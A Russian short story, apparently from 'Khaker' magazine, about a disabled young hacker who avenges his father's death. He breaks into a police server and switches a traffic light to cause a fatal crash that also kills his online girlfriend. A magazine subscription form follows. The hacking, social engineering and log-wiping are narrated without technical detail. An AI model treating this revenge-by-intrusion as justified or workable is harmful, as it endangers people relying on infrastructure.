Одной рукой орудуя вилкой, другой щелкая по клавиатуре, он углубился в изучение текста на экране. Для стороннего зрителя все эти символы и циферки были бы не более понятными, чем инопланетные иероглифы. Но Денис читал исходники Longhorn так же, как заядлый книголюб читает томик Шекспира. Вникая в каждую строчку, получая удовольствие от удачных программерских решений. Он был одним из первых, кому удалось заполучить полный исходный код ОС нового поколения. И последние три дня прошли за

неотрывным чтением этого монументального творения гениев из Microsoft.
Денис с детства мечтал работать в этой корпорации. Он готовил себя для нее, изучал языки программирования, исследовал внутренности операционных систем, читал толстенные книги по архитектуре сетей. Такая влиятельная корпорация, как Microsoft, могла изменить будущее компьютерного мира, и Денису было необходимо быть причастным к этому. Жизнь в Кремниевой Долине, работа в просторном офисе в коллективе таких же, как он, компьютерных гениев, разработка передовых технологий – эта картина занимала все его мысли. И он верил, что когда-нибудь его мечта обязательно исполнится.
Верил до того самого дня 22 марта 2003 года. Самого ужасного в его жизни.

* * *

Они всегда проводили субботу вместе. Будь то игра в боулинг, посещение стадиона или просто распитие пива в одном из пабов. Денис любил отца и не понимал мать, которая стала инициатором их развода. Ведь раньше в семье было все хорошо. И вдруг, ни с того ни с сего все изменилось. Отец переехал на новую квартиру и виделся с Денисом теперь только по субботам. Он заезжал за сыном, который практически всегда сидел за компьютером, и они ехали куда-нибудь, чтобы провести время друг с другом.
Отец был единственным, кому Денис рассказал о своем намерении уехать в США и работать на крупнейшую компьютерную корпорацию мира. Выслушав планы сына, он без малейшего сарказма похлопал его по плечу и сказал: «Я верю в тебя, сынок. У тебя все получится».
22 марта начинался как самый обычный день. Погода была еще прохладная, но солнце светило ярко, приглашая людей выбираться из своих бетонных коробок на улицу. Денис сидел за компьютером и кодил собственный сканер. Он не собирался сделать что-то революционное – просто небольшая утилита с некоторыми полезными опциями, в основном для развития программерского мышления. Денису хотелось создать свою операционную систему – лавры Торвальдса не давали покоя. Но прикинув, сколько это отнимет времени и труда, хакер решил оставить идею. Вряд ли его ОС сможет конкурировать с такими монстрами рынка, как RedHat Linux и FreeBSD.
Отец должен был заехать в пять часов вечера. В этот день они собирались в один спортивный бар, посмотреть футбольный матч. Отец был страстным болельщиком и боготворил Реал Мадрид. Денис же к футболу был равнодушен, но был не против составить отцу компанию. В конце концов, с ним будет его верный ноутбук, и если батяня слишком увлечется игрой, можно будет поковырять фрю в кафе.

Ровно в пять на дворе раздались гудки клаксона. Денис натянул джинсы, кроссовки, повесил на плечо сумку с ноутом и, попрощавшись с мамой, побежал на улицу. «Слишком долго не задерживайся! Я буду переживать», – напоследок крикнула мамуля. Отец в машине улыбнулся ему и похлопал по сиденью рядом: «Садись, ковбой!». По пути отец, как всегда, расспрашивал Дениса, что было нового, и тот скучным голосом рассказывал, как ковырялся в ядре ОС. Этот ритуал повторялся у них каждую субботу и забавлял обоих.
– ...Вчера возился с kernel panic, которая происходит при сильной нагрузке сетевым бенчмарком. Причина, видимо, в коде виртуальной памяти. Вывел новый дебаггер, запущенный через последовательный порт, но отладить... – на последнем слове Денис внезапно остановился и с ужасом посмотрел в окно сбоку от отца. Прямо на них на большой скорости неслась машина, даже не думая тормозить. Отец смотрел вперед и лишь через секунду боковым зрением заметил опасность. Но было уже поздно.
За мгновение до удара, который пришелся на кузов, в ушах воцарилась мертвая тишина. А потом страшный толчок подкинул машину и вытолкнул ее на встречку. Картинка в лобовом стекле завертелась, как в детском калейдоскопе. Денис даже не успел испугаться, хотя в эту секунду понял, что произошло. В мыслях пронеслось только одно слово: «Б***ь!». Возможно, для него все бы обошлось, так как синий фольцваген врезался в их девятку со стороны водителя. Но после первого удара их выбросило на проезжую часть, и не успевший вырулить черный форд въехал в другую бочину, но уже с той стороны, где сидел Денис.
Последнее, что запомнил 19-летний парнишка, это громкий хлопок. Затем наступил мрак.

* * *

Очнулся он только через пять дней, на больничной койке в центральной клинике города. Рядом сидела мать с заплаканными глазами и держала его за руку. Увидев, что к сыну вернулось сознание, мама начала что-то говорить, но ее тихие слова Денис слышал с трудом.
– Где я? – слабым голосом спросил парень.
– В больнице. Здесь о тебе заботятся. И я всегда рядом, сынок. Не трать силы на разговоры. Отдыхай.
В палату зашел доктор.
– Ну что, боец, как самочувствие? – спросил он бодрым голосом.
– Бывало и получше.
– Ну лежи, поправляйся. Ты парень молодой, здоровый. У тебя все получится.
В тот момент Денис еще не знал, что стал инвалидом на всю оставшуюся жизнь. Во время аварии дверь вмялась в салон и раздробила обе ноги. Несмотря на то, что операция последовала через час, спасти ноги не удалось, и обе пришлось ампутировать чуть выше колен.
Когда Денис об этом узнал, он не впал в истерику и даже не испытал шока. Ему сразу представилась картина, о которой он так долго мечтал: Кремниевая Долина, престижный офис, лучшие умы, работающие с ним... теперь на всем этом можно было ставить жирный крест. Все то, ради чего он учился, ради чего жил, исчезло. Никто не будет брать на работу калеку. Теперь он никому не был нужен. Кроме преданной мамы, сидевшей рядом и со скорбью смотревшей на него.
Чуть позже он узнал, что отец в аварии не выжил. Скончался на месте, еще во время первого удара. Тут уж Денис дал волю чувствам и, не стесняясь матери, зарыдал. Мама его не успокаивала, а просто крепко сжимала его руку, давая понять, что разделяет его горе.

Курс лечения продлился месяц. Культи еще болели, но теперь он немного набрался сил и уже мог самостоятельно есть и нормально общаться.
Окружающие люди поддерживали его как могли. К их удивлению, Денис довольно быстро смирился с тем, что никогда больше не сможет ходить. На самом деле уже через неделю у парня началась самая настоящая ломка. Он никогда, с того самого времени, как впервые открыл для себя компьютеры, не разлучался с ними больше чем на пару дней. И теперь, находясь в палате под капельницей, все еще слабый и беспомощный, он нуждался в компьютере. Его кормили, поили, вкалывали обезболивающие. Но не меньше всего этого ему нужно было прикоснуться пальцами к клавиатуре, набрать несколько консольных команд и войти в Сеть.
Через три недели лечащий врач, видя страдания парня, принес в палату старенький ноутбук одного своего знакомого. В тот день мама впервые с момента аварии увидела, как у сына загорелись глаза. Он тут же подключился по GRPS к Сети и проведал сайты, которые раньше посещал каждый день.
На 35-й день Дениса выписали. Мама купила ему инвалидное кресло, в котором его отвезли домой. Дома все было по-прежнему, разве что комната стала более чистой – мама постаралась к его возвращению. Но для него самого началась новая жизнь. В больнице он до конца еще не осознавал, как ему придется жить, по-настоящему он почувствовал свою беспомощность дома. Он даже не мог самостоятельно сходить в туалет! И по субботам теперь никто не приезжал… У него оставалась единственная радость в жизни – компьютер. Если бы не он – жить не было смысла.

* * *

Виртуальные приятели, такие же гики, как он сам, были взволнованы его отсутствием. О своем несчастье он не сказал никому. Вместо этого сочинил легенду о месячной поездке с семьей в Лондон.
Денис, как и раньше, проводил все свое время за компьютером, копаясь в исходниках и исследуя сетевые технологии. Несмотря на то, что главная цель теперь была разрушена, он не перестал интересоваться продукцией компании Microsoft. Но если раньше исследовал код и обдумывал, как его оптимизировать, какие новые идеи внести, то теперь искал уязвимости, чтобы использовать их против корпорации. Денис словно винил Microsoft в том, что ему больше нет места среди ее сотрудников. Находя баги, он тут же выкладывал их на хакерских сайтах, где их юзали скрипткидисы, блэк-хэты, вирусмейкеры и прочий сброд.
На одном из таких сайтов Денис, к тому времени уже довольно известный под ником Denny, познакомился с Lerr'ой. Девушка забыла пароль к своему е-мейлу и, не достучавшись до админов, попросила помощи у хакеров. Денису делать было особо нечего, поэтому он быстренько взломал базу мыльного сервака и вытащил оттуда нужный пароль. Девушка горячо поблагодарила хакера. С тех пор они стали постоянно общаться.
На фотографиях, которые Lerra прислала, была красивая белокурая девушка с приятной улыбкой. В нее можно было влюбиться только за эту улыбку. Девушка просила его фотографию, но Денис не отличался выдающейся внешностью – в школе его называли ботаником, несмотря на то, что учился он хреново. Неудивительно – большие очки, непослушная шевелюра, рассеянный взгляд. Поэтому вместо убогой школьной фотографии хакер послал другую, взятую на одном из зарубежных модельных сайтов. На ней был изображен загорелый красавец-мужчина, который, без сомнения, мог покорить любую женщину. И придумал себе соответствующую легенду.
Пару раз в неделю они встречались в ICQ и общались до самого утра. Денис до этого редко общался просто так, обычно разговоры носили практический характер. Хакер мог обсуждать с братьями по разуму операционные системы, программирование, взлом, но едва речь заходила о риаллайфе – предпочитал отмалчиваться. С Lerr'ой все было по-другому. Она шутила, делилась подробностями из своей жизни, знакомила со своим окружением. Denny слушал, а потом врал. Врал о том, что его жизнь полна событий и интересна, что у него много друзей и не меньше подруг, что он из богатой семьи, что учится в престижном вузе. А Lerra слушала и верила каждому его слову.
Однажды девушка спросила Denny, представлял ли он когда-нибудь их вместе. Парнем и девушкой, мужем и женой. Денис предпочел отшутиться. Но на самом деле он представлял это с того самого момента, как она прислала ему свое фото. И многое бы отдал за то, чтобы такая девушка была всегда рядом.

* * *

Судебные разбирательства по поводу аварии продлились 8 месяцев. Денис постоянно спрашивал у матери, как продвигается дело. Ему хотелось, чтобы ублюдок, который в них въехал, отправился в тюрьму на 30 лет. Чтобы попал в самую мерзкую тюрягу, где собрались одни насильники и убийцы. Но окончательный приговор ввел его в шок.
Водила, который лишил его ног, а отца – жизни, отделался условным сроком и штрафом, покрывшим лишь расходы на лечение. По его словам, в машине отказали тормоза. Но так это или нет, проверить не было возможности. Всю переднюю часть автомобиля сплющило в гармошку. Водила отделался небольшим сотрясением, переломом нескольких ребер и руки. Его выписали из больницы через неделю.
Человек, который убил его отца и лишил его мечты, гулял на свободе и продолжал наслаждаться прелестями полноценной жизни! Денис не мог с этим мириться. И раз правосудие не могло наказать этого урода, он сам этим займется. Постепенно у него сформировался план мести.

* * *

– Привет! =) Поздравь меня.
– Привет, малая. С чем тебя поздравить?
– Сегодня мне исполняется 20 лет!
– Вау! Ты уже такая большая :).
– Ага, совсем старая стала =).
– Поздравляю, солнце. Будь такой же хорошей, как ты, и такой же клевой, как я!
– Ха-ха, прикольное пожелание.
– Как планируешь отмечать?

– Сейчас пойду маме помогать готовить. В 5 часов придут гости — в основном, одногруппники. А потом с подружками в клуб.
– Как обычно :).
– Угу. Как-то не получается оригинально днюху отмечать. А ты как отметил свой прошлый ДР?
Денис на минуту замешкался. Он прекрасно помнил, как его отметил. Депрессия началась еще с утра, и он никак не мог заняться делом на компе. Поэтому проиграл до вечера во вторую халву, потом вернулась с работы мама и испекла праздничный пирог. Они посидели, попытались по-семейному пообщаться, потом Денису это надоело, и он вернулся к компу. Но так как в голову ничего не лезло, лег спать раньше обычного.
– Сняли с друзьями катер и два дня, пока курсировали по Неве, пили, гуляли, танцевали, запускали фейерверки. Купались ночью при луне, стреляли по тарелкам. Было весело :).
– Знаешь, а ведь я ни разу не каталась на катере. И ни разу не купалась при луне.
– У тебя еще все впереди, крошка :).
– Хорошо бы. А то мне иногда представляется толстый ленивый муж и жизнь с ним, проводимая только на кухне и в прачечной. А изредка ленивый, стандартный секс, больше для галочки в графе «Супружеские обязанности».
– Прекращай :). У тебя будет замечательный муж. И жизнь твоя будет замечательной. Ты достойна этого, поверь.
– Спасибо, Denny. Хорошо, что хоть кто-то так считает.

* * *

Первым делом Денису нужно было узнать четкий распорядок дня водилы. Во сколько встает, по какой дороге добирается на работу, где работает, когда возвращается обратно. Любая информация. Пока у Дениса на руках были только имя и фамилия урода. С помощью Top Plan'a удалось узнать телефон и домашний адрес. Поиск по гуглю и яндексу ничего не дал.
В первую очередь Денису нужно было знать, есть ли у водилы дома комп, подключенный к Сети. Узнать можно было с помощью социальной инженерии, но такими вещами хакер никогда не занимался. Его специальностью был технический взлом. Но у Denny был приятель, с которым он поддерживал связь последние два года и которому не раз помогал за это время. Joel Dumber — 19-летний кардер, живущий в Питере, — был отличным социальным инженером и неоднократно пользовался своим умением забивать людям мозги, чтобы выманить у них деньги. Denny вполне мог рассчитывать на его помощь. И Joel действительно согласился помочь.

Уже к вечеру Денис получил от кардера реальный айпишник компа водилы, установленную ОС, место работы и кое-какую дополнительную техническую информацию.
– Отличная работа, JD! — не мог не восхититься Denny.
– Да ерунда. Достаточно было представиться администратором его прова и припугнуть обнаруженными хакерскими атаками с его компа.
Хакер быстро получил рута в его системе и файл за файлом стал изучать все, что было внутри. Из 40 гиг на винте оказалось 20 гиг фильмов, 5 — музыки, 5 – разных виндушных программ, 3 – игр, 2 гига выделено на всякое личное барахло, остальные были свободны. В первую очередь Denny интересовали те самые 2 гига, среди которых текстовые документы, презентации в Power Point'e, какие-то ролики. Все указывало на то, что чувак занимается пиаром в компании с красноречивым названием «ИдеалЪ».
В папке с cookies Денис наткнулся на упоминание об онлайновом дневнике. Пройдя по ссылке, хакер действительно увидел e-diary, который вел водила. Промотав на несколько страниц назад, он нашел то, что искал:
«Не обновлял дневник больше двух месяцев в связи с очень неприятным эпизодом. Я попал в аварию. Отказали тормоза, я не смог вырулить на обочину и влетел в бок проезжавшей мимо девятки. Скорость была в районе 50 км/ч, я после удара вырубился сразу. Почти месяц провалялся в больнице с многочисленными переломами. Жалко ребят в девятке — отец с сыном. Первый не выкарабкался :(. Теперь предстоят разбирательства в суде и другие трудности. На работе проблемы... Началось, мля».
Дальше шло еще несколько постов о следователях и аварии. Судя по всему, водила был недоволен, что к нему вообще предъявляют какие-то претензии.
Зарегистрировав аккаунт в e-diary, Denny добавил урода во френды и периодически задавал ему интересующие вопросы. Как бы невзначай. Через несколько дней он уже точно знал, во сколько и по какой дороге водила едет на работу. Первая часть плана была успешно выполнена.

* * *

– Denny, у меня есть для тебя потрясающая новость! — Lerrka была явно чем-то взволнована.
– Рассказывай! :)
– Через неделю я еду с родителями в Питер на два дня. И мы можем с тобой увидеться.
Дениса прошиб пот. Как реагировать на это сообщение, он не знал. Вернее, он не знал, что написать в ответ, так как был в ужасе. Lerra однозначно не поймет, если он откажется встретиться, но и встретиться с ней он не может. Ведь она ждет увидеть загорелого атлета, а не беспомощного очкарика-инвалида в коляске.
– Denny, ты здесь? Ты так рад возможности меня увидеть, что потерял дар речи? :)
Денис молчал. Он искал способы выкрутиться, но не находил их. Наконец хакер напечатал:
– Класс! Когда именно ты приедешь?
– На следующих выходных, скорее всего.
– Черт. Я, возможно, буду в Екатеринбурге :(.
– КАК??
– Там будет большая open-air туса. Пообещал ребятам.
– :((
– Еще точно не знаю. Может, поеду, а может, и нет.
– Оставайся. Пообщаемся в реале. Мне очень хочется с тобой познакомиться.
– Мне тоже, малышка, но ничего не могу обещать.
– Ладно. Но я буду надеяться, что смогу тебя увидеть.
– Учту это :).

* * *

Это был один из первых экспериментальных светофоров такого рода в России. Установленный на Каменноостровском проспекте, недалеко от Петроградского метро, он отличался от тысяч остальных. Его управление координировалось сервером, расположенным в центральном отделении МВД. На территории Санкт-Петербурга насчитывалось три таких светофора: на Литейном проспекте, на Московском проспекте и проспекте Энгельса. Власти города установили их всего несколько месяцев назад, по примеру японцев. Слишком уж участились случаи самостоятельного переключения нерадивыми водителями обычных светофоров с помощью специальных девайсов, которые можно было купить на черном рынке. Но именно Каменноостровский светофор привлек внимание хакера – через него проходил маршрут водилы от дома до работы.

Принцип работы новых светофоров был довольно прост. Внутри находилась система контроля с передатчиком, которая получала беспроводной зашифрованный сигнал от сервера в МВД. Помимо защиты от несанкционированных переключений, плюсом системы было то, что при образовании пробок или проезде VIP-пассажиров можно было проконтролировать трафик без участия регулировщика.

Вмешаться в работу светофора можно было, взломав сервак и направив через него ложный сигнал. Денис знал, что бывает, если в час пик машина проезжает на красный свет. И намеревался продемонстрировать это водиле наглядно.

Получить доступ к серверу МВД особого труда не составило. Сначала Denny получил рута на ментовском компьютере с выходом в инет, затем через него проник во внутреннюю сеть. А уже находясь во внутренней сети, обнаружил большой сервак с толстым каналом и перехватил управление на себя. Denny действовал тихо, постоянно подчищая логи. Меньше всего ему хотелось попасться и сесть за убийство убийцы его отца. Выходя из системы, он оставил в ней бэкдор.

Ночью, когда движение машин было минимальным, Денис попробовал самостоятельно переключить Петроградский светофор. Все сработало как часы. Тут же вернув прежний режим, Denny снова вышел из системы. В этот момент он чувствовал себя Богом, в силах которого свершить справедливое правосудие. Оставалось сделать только одну вещь...

* * *

– Denny, я на крыше!

– Отлично. Установи камеру так, чтобы был виден весь перекресток. Все машины вокруг светофора.

– Да, тут как раз есть подходящее место.

Через 10 минут JD отрапортовал: «Готово!».

– Проверь, чтоб кабель проходил в безопасном месте, нигде не перетирался.

– Да все в порядке, уже проверил.

– Ну тогда быстрее настраивай тарелку и сливай оттуда.

Чтобы купить нужное оборудование для крутой камеры, которую сейчас устанавливал кардер, Denny пришлось взломать систему компании «Лукойл» и стащить кое-какие данные, которые заказал работодатель. За выполнение заказа он получил всего 5 тысяч долларов, но этих денег было как раз достаточно, чтобы купить хорошую цифровую видеокамеру и передатчик, передающий в реальном времени по воздуху видеоизображение, кодированное 512-битным ключом. Никто никогда не узнает, куда идет поток и для чего здесь установили камеру. Этого не знал даже Joel Dumber, находящийся на крыше здания, возвышающегося над светофором. Он просто исполнял указания друга.

Когда JD сообщил, что все готово, Denny включил ресивер, купленный в интернет-магазине и доставленный днем ранее прямо на дом. Затем запустил прогу, установленную с прилагаемого CD, и словил картинку. На мониторе показался перекресток Каменноостровского проспекта, отчетливо был виден светофор и машины. Изображение было плавным, без каких-либо рывков. Еще бы, за такие деньги...

– Все нормально? – послышался голос JD в портативной рации.

– Да. Можешь уходить оттуда.

* * *

Денис смотрел на фотографию Lerr'ы на экране и думал. Он уже давно был влюблен в эту девушку, хотя ни разу не показывал ей этого. Он боялся, что малейшая слабость разочарует ее, убежденную в общении с крутым мачо. В этот момент Денис ненавидел весь мир. Почему он родился таким? Почему с ним произошло то, что произошло? Почему он не может быть с девушкой, которая ему так нравится?

А может...

Безумная мысль промелькнула в голове Denny. Может быть, если он все-таки найдет в себе мужество и пригласит к себе, и она его увидит, она сможет принять его таким, какой он есть? Может быть, ей не нужен мачо, а просто нужен парень, который ее понимает?

Денис с тоской посмотрел на свои культи. И тут же со злостью сказал сам себе: «Ага, как же, примет».


Тем не менее, нужно было принимать решение. Lerra приезжала в пятницу, и после этого вряд ли скоро будет в Питере. Ему давался шанс выяснить, нравится он ей только за те декорации, о которых ей наврал, или ее привлек его внутренний мир. Денису было просто жутко от мысли, что Lerra увидит его ТАКИМ и не захочет даже разговаривать. Ведь он обманывал ее последние полгода! Но в то же время он хотел ее увидеть не меньше, чем боялся этого. И в какой-то момент ему нарисовалась другая картина. Девушка заходит в его комнату, он встречает ее в своей коляске. Жалкий, беспомощный. И тут Lerrka кидается ему на плечи и начинает рыдать. «Я буду заботиться о тебе! Я никогда тебя не брошу!» – говорит она сквозь всхлипывания. Он обнимает ее и...

От этой картины ему стало легко и хорошо на сердце. И Денис решился. Она включил аську и увидел, что Lerra в онлайне. Безо всяких «крошка» и прочих понтов, Denny поприветствовал ее и просто сказал: «Приходи в пятницу в 19:00 по этому адресу. Я буду ждать тебя». «Хорошо :)» – ответила девушка. Денис тут же закрыл окно ICQ.

* * *

Время шло мучительно долго, и все-таки пятница

наступила. К этому времени все было готово, чтобы поквитаться с водилой. Денис знал марку, цвет и номера его машины (ярко-красный «москвич», купленный после аварии), время, когда он проезжает по Петроградке, он в любой момент мог переключить светофор и устроить ему тот ад, в который попал сам несколько месяцев назад. Но хакер не решался. Он боялся последствий, боялся, что что-то пойдет не так. А еще что погибнут невинные люди. Но ему нужно было покончить со всем до встречи с Lerrой. К тому же, тянуть дальше было бессмысленно. Если вершить суд, то именно сегодня. И он сделает это, когда водила будет возвращаться с работы домой. И пусть он выживет, пусть тоже лишится ног, пусть почувствует на себе, каково это — быть калекой.
Denny еле дотерпел до вечера. В 14:00, за 3 часа до того времени, когда водила должен был проезжать светофор, хакер стал неотрывно наблюдать за монитором. Он в любой момент был готов войти на сервер и одним нажатием клавиши поменять цвета на светофоре. За прошедшее время показалось три похожие машины, но ни одна из них не подходила по номерам. Водила не появился ни в 17:00, ни в 17:30. Denny сидел весь на нервах. Руки у него тряслись. Ожидание убийства хуже самого убийства — теперь он мог подтвердить это наверняка. Только бы правильно подгадать момент...
Еще один ярко-красный «москвич» показался на перекрестке в 17:43. Денис сразу сфокусировал изображение на номерах. Это был он. Внутри сидел человек, который испортил ему будущее. Пришло время ответного хода.
Денис быстро проник через бэкдор на сервер МВД и, пробежавшись по клавишам, вызвал красный свет. Поток машин остановился, ожидая зеленого сигнала. «Москвич» стоял третьим. Выждав время, Denny включил зеленый, и поток плавно двинулся вперед. Когда «москвич» уже вот-вот должен был пересечь перекресток, хакер снова врубил красный. Одна из машин, едущих по другой стороне, тут же газанула и выехала на перекресток. Ее водитель, конечно, успел заметить мелькнувший перед носом красный бок, но слишком неожиданно все произошло. Белая «тойота» врезалась «москвичу» прямо в бочину с водительской стороны.
Все это произошло на экране буквально в считанные секунды. Denny видел, как «москвич» от удара перевернулся и, проскользив по инерции несколько метров, попал под колеса грузовика. Огромные шины



тут же подмяли под себя автомобиль и его водителя. «Тойота» тоже не справилась с управлением и на большой скорости въехала в столб.
Тревожная мысль промелькнула в голове хакера, и он, опомнившись, вышел из Сети, удалив все логи со следами своего присутствия. При всем желании вычислить его не могли.
Дело было сделано. Не совсем так, как планировалось, но все же. Водила, несомненно, был мертв. Люди в «тойоте» тоже пострадали. Но не стоит переживать по этому поводу – каждый день происходит куча аварий. Значит, такова их судьба...

* * *

Мама вернулась в полседьмого вечера. Денис предупредил, что у них будет гостья, и она, немало удивленная, на скорую руку приготовила поесть. После правосудия, которое благодаря ему восторжествовало, хакер чувствовал себя намного лучше. Он уже не так сильно нервничал по поводу предстоящего вечера, наоборот, совершенное убийство каким-то образом добавило ему уверенности в себе. Он смог! Он и не такое сможет, несмотря ни на что.
Убрав хлам в своей комнате, Денис привел в порядок и себя. Побрился, помыл под мышками, одел чистую рубашку. Конечно, мачо он даже после этих манипуляций не стал, но хотя бы на толику меньше походил на ботана-калеку.
Пытаясь отвлечься от ненужных мыслей «О чем говорить?» и «Как себя вести?», Denny зашел на anekdot.ru и стал читать анекдоты.
Часы пробили ровно 7. Lerr'ы еще не было. Он продолжал ее ждать. Когда прошел час, Denny запустил аську и посмотрел лог, правильно ли он дал адрес. Все было верно. Может она не сможет прийти? Эта мысль одновременно и обрадовала и расстроила его. Но он продолжать ее ждать. И через два часа, и через три, и даже в полночь, когда сознательно уже понимал, что ее не будет...
Он уснул прямо на клавиатуре. А проснулся на следующий день, когда уже вовсю светило солнце. Денис умудрился проспать 12 часов. Первым делом он окликнул маму, которая была дома, не приходил ли кто-нибудь? Нет.
Что ж, черт с ней. Не пришла – и ладно. Ей же лучше.
Denny открыл окно браузера и запустил новостной сервер. Наверняка уже появилась какая-то информация по аварии, произошедшей вчера. Так оно и было. News.spb.ru назвал аварию чудовищной. Приложенная фотография демонстрировала смятый в блин автомобиль, в котором с трудом угадывался «москвич». В результате аварии погибло два человека, еще один был ранен.
Фотографий и фамилий жертв не указывалось, но Денис знал, где их можно достать. Он снова зашел в компьютерную систему МВД и воспользовался их базой данных. Там сохранялась инфа обо всех инцидентах на дороге. И авария на Петроградке не была исключением.
Первая фотография иллюстрировала тело водилы. От взгляда на него Денису чуть не сделалось плохо. Груда кровавых костей, в которой лишь отдаленно можно было признать человека, отнявшего у него ноги. На второй фотке был виден водитель «тойоты» — мужчина средних лет с разбитой головой. Судя по всему, сотрясение мозга, но это он стал единственно выжившим. Открыв третью фотографию, Денис непроизвольно вздрогнул.
Из изувеченного салона с пятнами крови на него мертвыми глазами смотрела Lerra. Он узнал ее сразу. Те же белокурые волосы, та же красота безо всякой косметики. Но теперь на ее лице не было улыбки. Было лишь удивление и взгляд, в котором читался укор и который, казалось, был адресован только ему.

Заказ журнала в редакции

ВЫГОДА

Цена подписки на **20%** ниже, чем в розничной продаже!
Доставка за счет издателя
Разыгрываются призы и подарки для подписчиков
Дополнительные скидки при заказе на длительный срок

Бесплатный телефон по России 8-800-200-3-999 по всем вопросам по подписке

ГАРАНТИЯ

Вы гарантированно получите все номера журнала
Цена стабильна на весь период заказа, даже при повышении цены в розничной продаже.
Единая цена по всей России

СЕРВИС

Заказ удобно оплатить через любое отделение банка.
Заказ оформляется с любого месяца.
Заказ осуществляется заказной бандеролью или с курьером
Заказ можно сделать на любое количество месяцев


Заказжи журнал в редакции и сэкономь деньги

Стоимость заказа на «Хакер» + 2 CD или + DVD

115р
за номер
690р
за 6 месяцев
1242р
за 12 месяцев
(выгода 10%)

130р
за номер
780р
за 6 месяцев
1404р
за 12 месяцев
(выгода 10%)

Стоимость заказа на комплект «Хакер» + «Железо»



189р за номер (выгода 10%)
1071р за 6 месяцев (выгода 15%)
2016р за 12 месяцев (выгода 20%)

ПОДПИСНОЙ КУПОН

Прошу оформить подписку:

- ☐ на журнал Хакер + 2 CD
- ☐ на журнал Хакер + DVD
- ☐ на комплект Хакер + 2CD и Железо + CD

на ☐ месяцев

начиная с ____________________ 2004 г.

- ☐ Доставлять журнал по почте на домашний адрес
- ☐ Доставлять журнал курьером на адрес офиса (по г. Москве)

Подробнее о курьерской доставке читайте ниже*

(отметьте квадрат выбранного варианта подписки)

Ф.И.О. ____________________

дата рожд. ☐☐.☐☐.☐☐ г. (день, месяц, год)

АДРЕС ДОСТАВКИ:

индекс ____________________

область/край ____________________

город ____________________

улица ____________________

дом __________ корпус __________

квартира/офис ____________________

телефон (код) ____________________

e-mail ____________________

сумма оплаты ____________________

Извещение

ИНН 7729410015 ООО «Гейм Лэнд»

ЗАО Международный Московский Банк, г. Москва

р/с № 40702810700010298407

к/с № 30101810300000000545

БИК 044525545 КПП - 772901001

Плательщик

Адрес (с индексом)

Назначение платежа	Сумма
Оплата за « ____________ »	
с ______ (месяц) 2004 г.	

Ф.И.О.

Подпись плательщика

Кассир

Квитанция

ИНН 7729410015 ООО «Гейм Лэнд»

ЗАО Международный Московский Банк, г. Москва

р/с № 40702810700010298407

к/с № 30101810300000000545

БИК 044525545 КПП - 772901001

Плательщик

Адрес (с индексом)

Назначение платежа	Сумма
Оплата за « ____________ »	
с ______ (месяц) 2004 г.	

Ф.И.О.

Подпись плательщика

Кассир

Как оформить заказ?

1. Заполнить купон и квитанцию
2. Перечислить стоимость подписки через Сбербанк
3. Обязательно прислать в редакцию копию оплаченной квитанции с четко заполненным купоном любым из перечисленных способов:
   - по электронной почте: subscribe_xa@gameland.ru;
   - по факсу: 924-9694;
   - по адресу: 107031, Москва, Дмитровский переулок, д. 4, строение 2, ООО «Гейм Лэнд», Отдел подписки.

По всем вопросам по подписке можно звонить по бесплатному телефону 8-800-200-3-999.

* Курьерская доставка осуществляется в течении 3х дней после выхода журнала в продажу только по Москве на адрес офиса, для оформления доставки курьером укажите адрес и название фирмы в подписном купоне.

Почтовая подписка

45722 Хакер + 2CD
29919 Хакер + DVD
Тел.: (095) 974-11-11

16768 Хакер + 2CD
16766 Хакер + DVD
Тел.: (095) 974-21-31

45722 Хакер + 2CD
29919 Хакер + DVD
Тел.: (095) 974-11-11

С 1 сентября по 30 ноября вы также можете оформить почтовую подписку по каталогам подписных агентств во всех отделениях связи России. Для оформления подписки необходимо знать подписной индекс журнала или найти его в каталоге по названию.

